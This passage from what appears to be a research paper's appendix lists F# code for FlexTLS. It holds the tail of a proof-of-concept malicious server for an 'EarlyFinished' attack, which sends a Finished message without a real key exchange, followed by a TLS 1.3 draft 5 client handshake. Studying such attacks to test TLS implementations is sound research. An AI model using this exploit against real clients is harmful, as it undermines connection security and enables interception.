    TLS_DHE_RSA_WITH_AES_128_CBC_SHA)} in

  let st,nsc,fsh = FlexServerHello.send(st,fch,nsc,fsh) in
  let st,nsc,fc =
    FlexCertificate.send(st, Server, chain, nsc) in
  let verify_data = FlexSecrets.makeVerifyData nsc.si (abytes
        [||]) Server st.hs_log in
  let st,fin =
    FlexFinished.send(st,verify_data=verify_data) in

  (*let st, req = FlexAppData.receive(st) in *)
  let st = FlexAppData.send(st,"HTTP/1.1 200 OK\r\
      nContent-Type: text/plain\r\nContent-
      Length49\r\n\r\nYou are vulnerable to the
      EarlyFinished attack!\r\n") in
  Tcp.close st.ns;
  ()
```

B Full listing for TLS 1.3 draft 5

```
let tls13Client (address:string, cn:string, port:int) : state =

  (* Enable TLS 1.3 with the "negotiated DH" extension *)
  let cfg = {defaultConfig with maxVer = TLS_1p3;
    negotiableDHGroups = [DHE4096; DHE8192]} in

  (* Start a TCP connection to the server *)
  let st,_ = FlexConnection.
    clientOpenTcpConnection(address,cn,port,cfg.maxVer) in

  (* Ensure the desired ciphersuite will be used *)
  let ch = {FlexConstants.nullFClientHello with
    pv = cfg.maxVer; suites =
    [TLS_DHE_RSA_WITH_AES_128_GCM_SHA256] } in

  (* Start the handshake flow *)
  let st,nsc,ch = FlexClientHello.send(st,ch,cfg) in
  let st,nsc,cks = FlexClientKeyShare.send(st,nsc) in

  let st,nsc,sh = FlexServerHello.receive(st,ch,nsc) in
  let st,nsc,sks = FlexServerKeyShare.receive(st,nsc) in

  (* Switch to the next security context *)
  let st = FlexState.installReadKeys st nsc in
  let st,nsc,scert = FlexCertificate.receive(st,Client,nsc) in

  (* Compute the log up to here *)
  let log = ch.payload @| cks.payload @| sh.payload @|
            sks.payload @| scert.payload in
  let st,scertv = FlexCertificateVerify.receive(
    st,nsc,FlexConstants.sigAlgs_ALL,log=log) in

  (* Update the log, and receive the Finished message *)
  let log = log @| scertv.payload in
  let st,sf = FlexFinished.receive(
    st,logRoleNSC=(log,Server,nsc) ) in

  (* Switch to the next security context *)
  let st = FlexState.installWriteKeys st nsc in

  (* Update the log, and send the Finished message *)
  let log = log @| sf.payload in
  let st,cf = FlexFinished.send(
    st,logRoleNSC=(log,Client,nsc) ) in
  st
```